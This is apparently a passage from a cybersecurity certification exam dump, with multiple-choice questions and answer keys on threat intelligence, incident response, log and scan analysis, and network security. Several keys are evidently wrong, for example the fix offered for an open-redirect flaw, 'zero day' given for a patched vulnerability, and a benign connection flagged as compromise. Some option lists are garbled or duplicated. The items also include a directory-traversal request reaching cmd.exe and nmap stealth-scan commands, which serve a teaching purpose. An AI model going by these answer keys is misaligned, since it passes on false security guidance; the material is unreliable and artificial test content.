- Start packet capturing to look for traffic that could be indicative of command and control from the miner.

### NEW QUESTION 18

A security analyst is attempting to utilize the blowing threat intelligence for developing detection capabilities:



APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conducts internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrates data sets in sizes that can range from 1GB to 5GB. APT X also establishes several backdoors to maintain a CI presence in the environment.

In which of the following phases is this APT MOST likely to leave discoverable artifacts?

- A. Data collection/exfiltration
- B. Defensive evasion
- C. Lateral movement
- D. Reconnaissance

**Answer: A**

#### NEW QUESTION 22

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

- A. Configure DLP to reject all changes to the files without pre-authorization
- B. Monitor the files for unauthorized changes.
- C. Regularly use SHA-256 to hash the directory containing the sensitive information
- D. Monitor the files for unauthorized changes.
- E. Place a legal hold on the file
- F. Require authorized users to abide by a strict time context access policy. Monitor the files for unauthorized changes.
- G. Use Wireshark to scan all traffic to and from the director
- H. Monitor the files for unauthorized changes.

**Answer: A**

#### NEW QUESTION 25

A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database. Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

- A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
- B. Remove the servers reported to have high and medium vulnerabilities.
- C. Tag the computers with critical findings as a business risk acceptance.
- D. Manually patch the computers on the network, as recommended on the CVE website.
- E. Harden the hosts on the network, as recommended by the NIST framework.
- F. Resolve the monthly job issues and test them before applying them to the production network.

**Answer: CE**

#### NEW QUESTION 29

A security analyst is reviewing the following log entries to identify anomalous activity:

```
GET https://comptia.org/admin/login.html&user&password\ HTTP/1.1
GET http://comptia.org/index.php\ HTTP/1.1
GET http://comptia.org/scripts/../../../../Windows/System32/cmd.exe?/C+dir+c:\ HTTP/1.1
GET http://comptia.org/media/contactus.html\ HTTP/1.1
```

Which of the following attack types is occurring?

- A. Directory traversal
- B. SQL injection
- C. Buffer overflow
- D. Cross-site scripting

**Answer: A**

#### NEW QUESTION 34

An information security analyst observes anomalous behavior on the SCADA devices in a power plant. This behavior results in the industrial generators overheating and destabilizing the power supply.

Which of the following would BEST identify potential indicators of compromise?

- A. Use Burp Suite to capture packets to the SCADA device's IP.
- B. Use tcpdump to capture packets from the SCADA device IP.
- C. Use Wireshark to capture packets between SCADA devices and the management system.
- D. Use Nmap to capture packets from the management system to the SCADA devices.

**Answer: C**

#### NEW QUESTION 37

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

- A. 10.200.2.0/24 is infected with ransomware.
- B. 10.200.2.0/24 is not routable address space.
- C. 10.200.2.5 is a rogue endpoint.
- D. 10.200.2.5 is exfiltrating data.

**Answer:** D

#### NEW QUESTION 39

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

- A. Unauthorized, unintentional, benign
- B. Unauthorized, intentional, malicious
- C. Authorized, intentional, malicious
- D. Authorized, unintentional, benign

**Answer:** C

#### NEW QUESTION 40

A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.

Which of the following BEST describes the security analyst's goal?

- A. To create a system baseline
- B. To reduce the attack surface
- C. To optimize system performance
- D. To improve malware detection

**Answer:** B

#### NEW QUESTION 44

Which of the following is the use of tools to simulate the ability for an attacker to gain access to a specified network?

- A. Reverse engineering
- B. Fuzzing
- C. Penetration testing
- D. Network mapping

**Answer:** C

#### NEW QUESTION 48

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic.

Which of the following would BEST accomplish this goal?

- A. Continuous integration and deployment
- B. Automation and orchestration
- C. Static and dynamic analysis
- D. Information sharing and analysis

**Answer:** B

#### NEW QUESTION 53

A security analyst is reviewing a web application. If an unauthenticated user tries to access a page in the application, the user is redirected to the login page. After successful authentication, the user is then redirected back to the original page. Some users have reported receiving phishing emails with a link that takes them to the application login page but then redirects to a fake login page after successful authentication.

Which of the following will remediate this software vulnerability?

- A. Enforce unique session IDs for the application.
- B. Deploy a WAF in front of the web application.
- C. Check for and enforce the proper domain for the redirect.
- D. Use a parameterized query to check the credentials.
- E. Implement email filtering with anti-phishing protection.

**Answer:** D

#### NEW QUESTION 58

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

**Answer:** E

#### NEW QUESTION 60

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

**Answer:** D

#### NEW QUESTION 63

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?

- A. It enables the team to prioritize the focus area and tactics within the company's environment.
- B. It provide critically analyses for key enterprise servers and services.
- C. It allow analysis to receive updates on newly discovered software vulnerabilities.
- D. It supports rapid response and recovery during and followed an incident.

**Answer:** A

#### NEW QUESTION 67

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets. Which of the following is the BEST example of the level of sophistication this threat actor is using?

- A. Social media accounts attributed to the threat actor
- B. Custom malware attributed to the threat actor from prior attacks
- C. Email addresses and phone numbers tied to the threat actor
- D. Network assets used in previous attacks attributed to the threat actor
- E. IP addresses used by the threat actor for command and control

**Answer:** D

#### NEW QUESTION 71

An executive assistant wants to onboard a new cloud based product to help with business analytics and dashboarding. When of the following would be the BEST integration option for the service?

- A. Manually log in to the service and upload data files on a regular basis.
- B. Have the internal development team script connectivity and file translate to the new service.
- C. Create a dedicated SFTP sue and schedule transfers to ensue file transport security
- D. Utilize the cloud products API for supported and ongoing integrations

**Answer:** A

#### NEW QUESTION 72

A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

- A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.
- B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
- C. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.
- D. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

**Answer:** A

#### NEW QUESTION 75

Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?

- A. HSM
- B. eFuse
- C. UEFI
- D. Self-encrypting drive

**Answer:** A

#### NEW QUESTION 76

A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?

- A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report
- B. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
- C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find

the security weakness, and remediate

- D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltration
- E. fix any vulnerabilities, remediate, and report.

**Answer:** A

#### NEW QUESTION 78

A cybersecurity analyst is responding to an incident. The company's leadership team wants to attribute the incident to an attack group. Which of the following models would BEST apply to the situation?

- A. Intelligence cycle
- B. Diamond Model of Intrusion Analysis
- C. Kill chain
- D. MITRE ATT&CK

**Answer:** B

#### NEW QUESTION 80

A security analyst is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS. Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise?

- A. Run an anti-malware scan on the system to detect and eradicate the current threat
- B. Start a network capture on the system to look into the DNS requests to validate command and control traffic.
- C. Shut down the system to prevent further degradation of the company network
- D. Reimage the machine to remove the threat completely and get back to a normal running state.
- E. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway.

**Answer:** A

#### NEW QUESTION 82

A company's incident response team is handling a threat that was identified on the network. Security analysts have assets at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

- A. Quarantine the web server
- B. Deploy virtual firewalls
- C. Capture a forensic image of the memory and disk
- D. Enable web server containerization

**Answer:** B

#### NEW QUESTION 83

Which of the following types of policies is used to regulate data storage on the network?

- A. Password
- B. Acceptable use
- C. Account management
- D. Retention

**Answer:** D

#### NEW QUESTION 88

Which of the following roles is ultimately responsible for determining the classification levels assigned to specific data sets?

- A. Data custodian
- B. Data owner
- C. Data processor
- D. Senior management

**Answer:** B

#### NEW QUESTION 92

Approximately 100 employees at your company have received a phishing email. As a security analyst, you have been tasked with handling this situation.

##### INSTRUCTIONS

Review the information provided and determine the following:

- \* 1. How many employees clicked on the link in the phishing email?
- \* 2. On how many workstations was the malware installed?
- \* 3. What is the executable file name of the malware?




 [View Phishing Email](#)

How many workstations were infected?

How many users clicked the link in the fishing e-mail?

Select the malware executable name.



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

Select the following answer as per diagram below:

**NEW QUESTION 96**

A product manager is working with an analyst to design a new application that will perform as a data analytics platform and will be accessible via a web browser. The product manager suggests using a PaaS provider to host the application. Which of the following is a security concern when using a PaaS solution?

- A. The use of infrastructure-as-code capabilities leads to an increased attack surface.
- B. Patching the underlying application server becomes the responsibility of the client.
- C. The application is unable to use encryption at the database level.
- D. Insecure application programming interfaces can lead to data compromise.

**Answer:** D

**NEW QUESTION 101**

A security analyst has discovered that developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

- A. Create a security rule that blocks Internet access in the development VPC
- B. Place a jumpbox in between the developers' workstations and the development VPC
- C. Remove the administrator profile from the developer user group in identity and access management
- D. Create an alert that is triggered when a developer installs an application on a server

**Answer:** A

**NEW QUESTION 103**

A security analyst has observed several incidents within an organization that are affecting one specific piece of hardware on the network. Further investigation reveals the equipment vendor previously released a patch. Which of the following is the MOST appropriate threat classification for these incidents?

- A. Known threat
- B. Zero day
- C. Unknown threat
- D. Advanced persistent threat

**Answer:** B

**NEW QUESTION 107**

Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet. Which of the following would BEST provide this solution?

- A. File fingerprinting

- B. Decomposition of malware
- C. Risk evaluation
- D. Sandboxing

**Answer:** D

#### NEW QUESTION 110

A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
- B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
- D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

**Answer:** D

#### NEW QUESTION 114

A new on-premises application server was recently installed on the network. Remote access to the server was enabled for vendor support on required ports, but recent security reports show large amounts of data are being sent to various unauthorized networks through those ports. Which of the following configuration changes must be implemented to resolve this security issue while still allowing remote vendor access?

- A. Apply a firewall application server rule.
- B. Whitelist the application server.
- C. Sandbox the application server.
- D. Enable port security.
- E. Block the unauthorized networks.

**Answer:** B

#### NEW QUESTION 118

An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems. As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

- A. Copies of prior audits that did not identify the servers as an issue
- B. Project plans relating to the replacement of the servers that were approved by management
- C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
- D. ACLs from perimeter firewalls showing blocked access to the servers
- E. Copies of change orders relating to the vulnerable servers

**Answer:** C

#### NEW QUESTION 121

Bootloader malware was recently discovered on several company workstations. All the workstations run Windows and are current models with UEFI capability. Which of the following UEFI settings is the MOST likely cause of the infections?

- A. Compatibility mode
- B. Secure boot mode
- C. Native mode
- D. Fast boot mode

**Answer:** A

#### NEW QUESTION 125

A security analyst, who is working for a company that utilizes Linux servers, receives the following results from a vulnerability scan:

CVE ID	CVSS Base	Name
CVE-1999-0524	None	ICMP timestamp request remote date disclosure
CVE-1999-0497	5.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Windows SMB service enumeration via \srvsvc

Which of the following is MOST likely a false positive?

- A. ICMP timestamp request remote date disclosure
- B. Windows SMB service enumeration via \srvsvc
- C. Anonymous FTP enabled
- D. Unsupported web server detection

**Answer:** B

#### NEW QUESTION 126

During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect. Which of the following is the BEST place to acquire evidence to perform data carving?

- A. The system memory
- B. The hard drive
- C. Network packets
- D. The Windows Registry

**Answer:** A

#### NEW QUESTION 131

When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

- A. nmap -sA -O <system> -noping
- B. nmap -sT -O <system> -P0
- C. nmap -sS -O <system> -P0
- D. nmap -sQ -O <system> -P0

**Answer:** C

#### NEW QUESTION 132

A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:

```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP/1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?

- A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
- B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
- C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
- D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

**Answer:** B

#### NEW QUESTION 134

During a cyber incident, which of the following is the BEST course of action?

- A. Switch to using a pre-approved, secure, third-party communication system.
- B. Keep the entire company informed to ensure transparency and integrity during the incident.
- C. Restrict customer communication until the severity of the breach is confirmed.
- D. Limit communications to pre-authorized parties to ensure response efforts remain confidential.

**Answer:** D

#### NEW QUESTION 135

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis. Which of the following should the analyst do NEXT?

- A. Decompile each binary to derive the source code.
- B. Perform a factory reset on the affected mobile device.
- C. Compute SHA-256 hashes for each binary.
- D. Encrypt the binaries using an authenticated AES-256 mode of operation.
- E. Inspect the permissions manifests within each application.

**Answer:** C

#### NEW QUESTION 138

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command netstat -aon from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

- A. Line 1

- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer:** D

#### NEW QUESTION 140

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptia.org. The testing is successful, and the security technician is prepared to fully implement the solution. Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the email server.
- C. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the domain controller.
- D. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the web server.

**Answer:** A

#### NEW QUESTION 144

A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-m-the-middle attack .The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?

- A. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network,
- B. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router.
- C. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network
- D. Conduct a wireless survey to determine if the wireless strength needs to be reduced.

**Answer:** A

#### NEW QUESTION 146

A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?

- A. Client-side whitelisting
- B. Server-side whitelisting
- C. Server-side blacklisting
- D. Client-side blacklisting

**Answer:** B

#### NEW QUESTION 147

While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security. To provide the MOST secure access model in this scenario, the jumpbox should be.

- A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
- B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
- C. bridged between the IT and operational technology networks to allow authenticated access.
- D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

**Answer:** D

#### NEW QUESTION 148

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